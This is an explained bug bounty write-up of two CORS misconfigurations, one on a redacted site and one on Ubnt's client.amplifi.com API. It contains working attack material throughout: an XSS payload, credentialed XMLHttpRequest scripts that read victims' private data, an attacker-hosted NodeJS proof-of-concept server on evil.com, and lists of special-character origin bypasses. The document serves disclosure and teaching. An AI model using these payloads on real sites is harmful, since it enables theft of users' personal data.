XMLHttpRequestto the API from the crafted origin and check whether the response body is readable. A positive result is the victim's data appearing in the page. - Look for the same pattern on any endpoint that returns personal data and reflects the
Originheader, especially where the check is a suffix or substring match on the domain.
What happened, in plain words
A security researcher found a mistake in how two websites handled requests coming from other websites. The mistake is called a CORS misconfiguration. In both cases, the website's server would answer a request from a page on a different site and would also send back the logged-in user's private information, as long as the page claimed to be on a subdomain of the right company. The server echoed back the origin it was sent, together with a header allowing credentials.
Normally, to take advantage of this, an attacker needs to get a page onto one of the company's real subdomains. There are two usual ways: find a subdomain the company has abandoned and claim it (a subdomain takeover), or find a cross-site scripting (XSS) bug on one of the company's existing subdomains. The first case in this article is about finding an XSS on a subdomain that was technically out of scope, and chaining it with the CORS bug. The second case is about a trick using special characters in a domain name, so that the browser sends the request without validating the domain name first, with no XSS and no takeover needed.
Both reports were rewarded. The article is written for people who already know what CORS is; this version explains everything from scratch.
Background you need first
Before the two cases make sense, here are the ideas they rely on, in everyday terms.
- A website and its server. When you type an address into your browser, the browser asks a server for a page. The server sends back the page, and the browser draws it on your screen.
- An API. Think of an API as a service counter at the back of a shop. The page you see is the shop front; the API is where the page goes to ask for data, such as your name or your account details. The page sends a request to a web address (an endpoint) and the API sends back the answer, usually as text in a format called JSON.
- Cookies and sessions. When you log in, the server gives your browser a small piece of text called a cookie. The browser stores it and sends it back with every later request to that same site. That cookie is how the server recognises you: it is like a wristband you get at an event, which lets staff know you already paid. If someone else's page could get your browser to send your cookie to the site, the site would treat that request as coming from you.
- Origin. An origin is the combination of scheme, host and port, for example
https://www.example.com. Browsers use it to decide whether two pages are the same site or different sites. - Same-origin policy. This is a rule built into browsers: a page from one origin is not allowed to read the contents of a response from a different origin. It is what stops any random website you visit from quietly reading your webmail.
- CORS. Cross-Origin Resource Sharing is the official way to relax that rule. A server can say, in its response, which other origins are allowed to read its data. The browser checks that permission and, if it is missing or does not match, refuses to hand the data to the page.
- The
Originheader. When a page makes a cross-origin request, the browser adds anOriginheader to the request saying where the page came from. The server can look at it and decide whether to allow the request. Access-Control-Allow-OriginandAccess-Control-Allow-Credentials. These are response headers. The first tells the browser which origin is allowed to read the response. The second, when set totrue, tells the browser that cookies may be included and that the response may be read by the requesting page. If the server echoes back whatever origin the request claimed, and also allows credentials, then any site can read the logged-in user's data.- XSS (cross-site scripting). A bug where a website takes something a user supplied, such as a value in a URL, and puts it into the page without cleaning it up, so that an attacker can make the site run the attacker's JavaScript. JavaScript is the programming language that runs inside web pages; it can read data and send it elsewhere.
- Subdomain takeover. If a company points a subdomain at a service it no longer uses, and someone else can register that service, the someone else can put their own content on the company's subdomain.
- DNS and wildcard DNS records. DNS is the phone book of the internet: it turns a name like
www.example.cominto the address of a server. A wildcard DNS record is a rule that says "any name under this domain goes to this server", soanything.example.comresolves without each name being set up individually. - Scope. Bug bounty programmes list which websites and domains a researcher is allowed to test. Anything outside that list is out of scope.
With those ideas in place, here are the two cases.
Case 1: a private programme
Finding the misconfiguration
About a year before writing the article, the researcher was testing a private programme hosted on HackerOne, a platform where companies run bug bounty programmes. The method was simple: change the Origin header in a request by hand, send it, and look at the response to see whether the server checked which domains it trusted. It did check, but only loosely: it accepted any subdomain of the target domain, even subdomains that did not exist.
For privacy, the application is called www.redacted.com in the article. The request and response looked like this:
GET /api/return HTTP/1.1
Host: www.redacted.com
Origin: evil.redacted.com
Connection: close
Line by line:
GET /api/return HTTP/1.1asks the server for the resource at/api/return, using version 1.1 of the HTTP protocol.GETmeans "give me this".Host: www.redacted.comsays which website on the server is being asked.Origin: evil.redacted.comis the part the researcher controls. It claims the request comes from a page onevil.redacted.com, a subdomain that does not exist.Connection: closeasks the server to close the connection after answering.
HTTP/1.1 200 OK
Access-control-allow-credentials: true
 Access-control-allow-origin: evil.redacted.com
Line by line:
HTTP/1.1 200 OKis the server's answer: the request succeeded.Access-control-allow-credentials: truesays cookies may be sent and the response may be read by the requesting page.Access-control-allow-origin: evil.redacted.comechoes back the origin that was sent. The server did not check thatevil.redacted.comexists or belongs to anyone; it only checked that the name ends in the right domain.
The endpoint returned the user's private information, such as full name and email address. That is the data an attacker would want to steal.
Why this is not enough on its own
To abuse this, an attacker needs a page running on an origin the API trusts, so that the browser will attach the victim's cookies and hand the response back to the attacker's JavaScript. There are two usual ways to get such a page: claim an abandoned subdomain, or find an XSS on one of the existing subdomains.
Finding an abandoned subdomain is not trivial, so the researcher went for the XSS. The scope of the private programme was limited to www.redacted.com, which means an XSS on another subdomain is out of scope. But chaining that XSS with the CORS misconfiguration is arguably in scope.
That the other subdomains were out of scope is exactly what made the researcher more confident: other hackers would not be testing them, so the chance of finding an XSS there was higher. This is the "think outside the scope" idea in the title.
Step 1: find an XSS on an out-of-scope subdomain
The researcher searched the other subdomains and, in less than one hour, found an XSS on banques.redacted.com with the following payload:
https://banques.redacted.com/choice-quiz?form_banque="><script>alert(document.domain)</script>&form_cartes=73&iframestat=1
What this does, piece by piece:
https://banques.redacted.com/choice-quizis the page being visited. The part after the?is the query string, a set of values passed to the page.form_banque="sets a parameter calledform_banqueto a value that starts with a double quote and a greater-than sign. The">is there to close whatever HTML attribute or tag the page puts this value into, so that what follows is treated as new HTML rather than as data.<script>alert(document.domain)</script>is a small script that pops up a box showing the domain of the page. It is the standard, harmless way to prove that JavaScript is running on the site.&form_cartes=73&iframestat=1are two more parameters, carried along unchanged from the original request so the page behaves normally.
Step 2: replace the XSS payload with a CORS-reading script
An alert box proves the bug exists, but it does not steal anything. To exploit the CORS misconfiguration, the researcher replaced the alert(document.domain) payload with code that reads the API response:
function cors() { var xhttp = new XMLHttpRequest(); xhttp.onreadystatechange = function() { if (this.status == 200) { alert(this.responseText); document.getElementById("demo").innerHTML = this.responseText; } }; xhttp.open("GET", "https://www.redacted.com/api/return", true); xhttp.withCredentials = true; xhttp.send();}cors();
Line by line:
function cors() {starts a function, a named block of code that can be run later.var xhttp = new XMLHttpRequest();creates an object that can send requests to a server from inside a page. This is the older, widely supported way of doing whatfetchdoes today.xhttp.onreadystatechange = function() {sets up a function that runs every time the request's state changes.if (this.status == 200) {checks that the server answered successfully.alert(this.responseText);shows the response body in a pop-up box. This is the proof: the private data appears on screen.document.getElementById("demo").innerHTML = this.responseText;also writes the response into an element on the page with the iddemo, if one exists.xhttp.open("GET", "https://www.redacted.com/api/return", true);prepares aGETrequest to the API endpoint that returns the user's data. Thetruemeans the request runs in the background without freezing the page.xhttp.withCredentials = true;is the important line. It tells the browser to include the victim's cookies with this cross-origin request. Without it, the API would not know who the user is.xhttp.send();actually sends the request.cors();runs the function as soon as the script loads.
The request is issued from banques.redacted.com, an origin the API reflects back, so the browser allows the response to be read. The response body is shown in an alert and written into the element with id demo.
URL-encoded into the injection point, the full payload looks like this:
This is the same script as above, but with spaces written as %20 and the whole thing placed inside the form_banque parameter, so the page will treat it as part of the HTML it builds. The two extra parameters are still there.
With that, the proof of concept works: the victim's private data from /api/return is read by the injected script and displayed.
Step 3: reward
The report was rewarded.
Case 2: the Ubnt programme
Finding the same misconfiguration
This time the researcher was working on the Ubnt programme, in particular the application hosted at https://protect.ubnt.com/. Following the same process, the researcher identified the same CORS misconfiguration, but here the application fetched the user's private information from a different location, an API at https://client.amplifi.com/api/user/. That API also blindly whitelisted any subdomain, even non-existing ones.
As before, abusing it requires claiming an abandoned subdomain or finding an XSS on an existing subdomain. This is a public programme with a big scope, all subdomains in scope, so the chance of finding an XSS, let alone a subdomain takeover, is tiny. That looks like a dead end, unless there is another way to get a trusted origin.
The special-character technique
The second case removes the need for an XSS or a subdomain takeover. It relies on research by Corben Leo, which showed that it is possible to bypass some incorrectly implemented controls using special characters inside the domain name. The research is based on the fact that browsers do not always validate domain names before making requests, so with some special characters the browser may submit requests without first verifying that the domain name is valid and exists.
As a demonstration, open a URL with special characters such as http://asdf+=.withgoogle.com. Most browsers validate the domain name before making any request. The domain withgoogle.com` is used as a demo because it has a wildcard DNS record, so any name under it resolves to a real server.
Chrome:
Firefox:
Safari is the exception: it actually sends the request and tries to load the page, unlike the other browsers.
All sorts of characters can be used, including unprintable ones:
,&'";!$^*()+=`~-_=|{}%// non printable chars%01-08,%0b,%0c,%0e,%0f,%10-%1f,%7f
This is a list of characters that have been found to work in this kind of trick.
Another research, by Davide Danelon, showed that another subset of these special characters can also be used on other browsers.
Confirming the origin check accepts the crafted origin
Going back to https://client.amplifi.com/, the application also accepts the following origin:
*.ubnt.com!.evil.com
And not just !, but also the following ones:
*.ubnt.com!.evil.com *.ubnt.com".evil.com *.ubnt.com$.evil.com *.ubnt.com%0b.evil.com *.ubnt.com%60.evil.com *.ubnt.com&.evil.com *.ubnt.com'.evil.com *.ubnt.com(.evil.com *.ubnt.com).evil.com *.ubnt.com*.evil.com *.ubnt.com,.evil.com *.ubnt.com;.evil.com *.ubnt.com=.evil.com *.ubnt.com^.evil.com *.ubnt.com`.evil.com *.ubnt.com{.evil.com *.ubnt.com|.evil.com *.ubnt.com}.evil.com *.ubnt.com~.evil.com
Each entry is the same idea with a different special character between ubnt.com and .evil.com. In each case the check sees a string that ends in a subdomain of ubnt.com followed by a special character, and the rest of the origin, .evil.com, is what the browser actually resolves. Some browsers, such as Safari, accept a URL with special characters like https://zzzz.ubnt.com=.evil.com.
So if you set up a domain evil.com with a wildcard DNS record that points all its subdomains (*.evil.com) to www.evil.com, and host a script on a page such as www.evil.com/cors-poc that sends a cross-domain request with the subdomain name as the origin value to the vulnerable endpoint, then forcing an authenticated user to open https://zzzz.ubnt.com=.evil.com/cors-poc should, in theory, let you exfiltrate that user's private information.
Step 1: set up the domain
- Set up a domain with a wildcard DNS record pointing to your box. The researcher used GoDaddy to host the domain, with the following configuration:
- Install NodeJS, create a new directory, and save the following file in it as
serve.js:
var http = require('http');var url = require('url');var fs = require('fs');var port = 80http.createServer(function(req, res) { if (req.url == '/cors-poc') { fs.readFile('cors.html', function(err, data) { res.writeHead(200, {'Content-Type':'text/html'}); res.write(data); res.end(); }); } else { res.writeHead(200, {'Content-Type':'text/html'}); res.write('never gonna give you up...'); res.end(); }}).listen(port, '[redacted]');console.log(`Serving on port ${port}`);
Line by line:
var http = require('http');loads NodeJS's built-in web server module. NodeJS is a program that runs JavaScript outside the browser, which makes it a quick way to host a page.var url = require('url');andvar fs = require('fs');load helpers for working with URLs and for reading files from disk.var port = 80sets the network port to 80, the standard port for plain HTTP.http.createServer(function(req, res) {creates a server and gives it a function to run on every incoming request, withreqdescribing the request andresused to answer it.if (req.url == '/cors-poc') {checks whether the visitor asked for the path/cors-poc.fs.readFile('cors.html', function(err, data) {reads the filecors.htmlfrom the same directory.res.writeHead(200, {'Content-Type':'text/html'});answers with a success code and says the content is HTML.res.write(data);sends the file's contents.res.end();finishes the response.- The
elsebranch answers every other path with the textnever gonna give you up..., so the server does not reveal anything else. .listen(port, '[redacted]');starts the server on port 80, listening on all network interfaces.console.log(...)prints a message in the terminal so you know it started.
The server answers /cors-poc with the contents of cors.html and returns a harmless string for every other path.
- In the same directory, save the following as
cors.html:
<!DOCTYPE html><html><head><title>CORS</title></head><body onload="cors();"><center>cors proof-of-concept:<br><br><textarea rows="10" cols="60" id="pwnz"></textarea><br></div><script>function cors() { var xhttp = new XMLHttpRequest(); xhttp.onreadystatechange = function() { if (this.readyState == 4 && this.status == 200) { document.getElementById("pwnz").innerHTML = this.responseText; } }; xhttp.open("GET", "https://client.amplifi.com/api/user/", true); xhttp.withCredentials = true; xhttp.send();}</script>
Line by line:
<!DOCTYPE html>tells the browser this is an HTML page.<body onload="cors();">runs thecors()function as soon as the page finishes loading.<textarea rows="10" cols="60" id="pwnz"></textarea>is a box on the page where the stolen data will be written. Its id ispwnz.<script>starts the JavaScript.function cors() {defines the function that will run on load.var xhttp = new XMLHttpRequest();creates the request object.xhttp.onreadystatechange = function() {sets up the handler that runs when the request's state changes.if (this.readyState == 4 && this.status == 200) {waits until the request is finished (readyState4) and the server answered successfully (status200).document.getElementById("pwnz").innerHTML = this.responseText;writes the response body into the textarea.xhttp.open("GET", "https://client.amplifi.com/api/user/", true);prepares aGETrequest to the API endpoint that returns the user's account information.xhttp.withCredentials = true;includes the victim's cookies, so the API treats the request as coming from the logged-in user.xhttp.send();sends it.
The page runs cors() on load, requests https://client.amplifi.com/api/user/ with credentials, and writes the response into the pwnz textarea.
- Start the NodeJS server:
node serve.js &
node serve.js runs the file with NodeJS, and the & at the end puts it in the background so the terminal stays usable.
-
Sign in to the application at
https://protect.ubnt.com/and check that you can retrieve your account information fromhttps://client.amplifi.com/api/user/. This confirms that the API returns the data you are trying to protect, and that your browser is logged in. -
Finally, open the link in Safari:
https://zzzz.ubnt.com=.evil.com/cors-poc
In the researcher's case, Safari on an iPhone was used as the proof of concept, since there was no Mac machine available.
Step 2: reward
The report was rewarded.
Why the mistake happens
The report does not describe how the whitelist check is implemented; it only shows that origins such as evil.redacted.com and *.ubnt.com!.evil.com were accepted. In the first case the check accepted any subdomain, existing or not, which is what made an XSS on an out-of-scope subdomain enough. In the second case the check accepted a subdomain followed by a special character and then an attacker domain, and Safari's willingness to send a request to a hostname containing such characters turned that into a usable origin.
The response side compounds it: reflecting the origin and setting Access-Control-Allow-Credentials: true means the browser will hand the authenticated response back to the requesting page.
What an attacker could do
In both cases an attacker who can get a victim to load a page on an origin the API trusts can read that victim's private information from the API, such as full name and email address in the first case, and the account information from https://client.amplifi.com/api/user/ in the second. The victim must be authenticated to the application and must open the attacker's link. In the first case the attacker also needs an XSS on a subdomain, which is out of scope for the programme but still usable in the chain. In the second case the attacker needs a domain with a wildcard DNS record and a victim using a browser that accepts the crafted hostname, Safari in the demonstration.
How to fix it
The report does not describe a fix applied by either programme. The change that addresses the root cause is to parse the Origin header into a host and compare that host exactly against an explicit allowlist of origins, rather than matching substrings or suffixes of the raw header value. Origins that do not parse to a valid host should be rejected, and non-existing subdomains should not be trusted merely because they end in the right domain.
Things to try yourself
- Send an
Originof a non-existing subdomain, for exampleevil.redacted.com, and check whether it is reflected withAccess-Control-Allow-Credentials: true. A positive result is your arbitrary subdomain echoed back inAccess-Control-Allow-Origin. - Send origins of the form
*.ubnt.com!.evil.com, then repeat with each special character from the list above. A positive result is any of them reflected back. - Open
http://asdf+=.withgoogle.com` style URLs in Chrome, Firefox and Safari against a domain you control with a wildcard DNS record. A positive result is a browser that sends the request and loads the page, which tells you which clients the technique works against. - Host a page that issues a credentialed
XMLHttpRequestto the API from the crafted origin and check whether the response body is readable. A positive result is the victim's data appearing in the page. - Look for the same pattern on any endpoint that returns personal data and reflects the
Originheader, especially where the check is a suffix or substring match on the domain.
Glossary
- API: a service that a page talks to in order to fetch or send data, separate from the page itself.
- Access-Control-Allow-Credentials: a response header that, when
true, tells the browser cookies may be sent and the response may be read by the requesting page. - Access-Control-Allow-Origin: a response header that names which origin is allowed to read the response.
- Cookie: a small piece of text a site stores in your browser after you log in, sent back with later requests so the site recognises you.
- CORS (Cross-Origin Resource Sharing): the browser mechanism that lets a server permit pages from other origins to read its responses.
- Cross-origin request: a request made by a page to a different origin than the one the page came from.
- DNS: the system that turns domain names into server addresses.
- Endpoint: a specific web address on a server that returns a particular piece of data or performs a particular action.
- Exfiltrate: to take data out of a system without permission.
- HackerOne: a platform where companies run bug bounty programmes and researchers submit reports.
- Host: the domain name part of a URL, such as
www.example.com. - HTTP: the protocol browsers and servers use to exchange requests and responses.
- JSON: a text format for structured data, commonly used by APIs.
- NodeJS: a program that runs JavaScript outside the browser, often used to host small web servers.
- Origin: the combination of scheme, host and port that identifies where a page came from.
- Origin header: a request header the browser adds to say which origin the request came from.
- Out of scope: outside the list of targets a bug bounty programme allows researchers to test.
- Proof of concept (PoC): a working demonstration that a vulnerability can actually be exploited.
- Same-origin policy: the browser rule that stops a page from reading responses from a different origin unless the server allows it.
- Scope: the list of websites and domains a bug bounty programme allows researchers to test.
- Session: the period during which a site recognises you as logged in, usually tracked by a cookie.
- Subdomain: a name under a main domain, such as
banques.redacted.comunderredacted.com. - Subdomain takeover: claiming an abandoned subdomain by registering the service it still points to.
- URL encoding: writing characters in a URL as
%followed by two hexadecimal digits, so they can be carried safely. - Wildcard DNS record: a DNS rule that sends every name under a domain to the same server.
- XSS (cross-site scripting): a bug where a site runs an attacker's JavaScript because it did not clean up user-supplied input.
- XMLHttpRequest: the browser object used by JavaScript to send requests to a server.



